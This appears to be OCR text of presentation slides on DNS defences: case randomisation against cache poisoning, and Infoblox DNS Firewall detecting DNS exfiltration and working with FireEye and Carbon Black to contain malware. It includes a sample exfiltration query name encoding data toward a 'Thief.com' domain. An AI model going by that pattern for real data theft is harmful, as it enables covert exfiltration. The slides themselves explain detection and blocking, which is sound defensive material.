
make DNS queries more resistant to poisoning attacks and …

mix the upper and lower case spelling of the domain name in the query

wWw.eXaMpLe.CoM or WwW.ExamPLe.COm

tVQQAam….Thief.com or TVqQAAM….Thief.com

Infoblox DNS Firewall with Threat Insight




1 An infected device brought into the office. Malware attempt to perform exfiltration.

2 Threat Insight analyzes every single DNS queries and detect DNS Exfiltration attempts. A new blacklist domain created to block the attempt using DNS Firewall.

3 **Pinpoint.** Infoblox Reporting lists DNS Firewall and Tunneling action as well as the:

- Device IP address
- Device MAC address
- Device type (DHCP fingerprint)
- Device host name
- Device lease history

Malware Containment with FireEye and Carbon Black



1 An infected device brought into the office.

2 FireEye detects the APT-based malware communication to malicious domain destination, and shares this information with DNS Firewall.

3 Infoblox DNS Firewall blocks endpoint DNS query and sends alert to Carbon Black.

4 Carbon Black correlates its own endpoint data and network data from Infoblox and remediates infected endpoint.


5 An update will occur every 2 hours (or more often for significant threat).

6 **Pinpoint.** Infoblox Reporting lists DNS Firewall action as well as the:


- User name
- Device IP address
- Device MAC address
- Device type (DHCP fingerprint)
- Device host name
- Device lease history

Infoblox DDI, NAC and Vulnerability Scanner Integration

Infoblox and Cisco ISE, Rapid7



Question?



Who We Are

✓Kazem Fallahi

mk.fallahi@gmail.com

mk_fallahi

__MKF__

✓MohammadAmin Kariman

kariman@tutamail.com

ma_kariman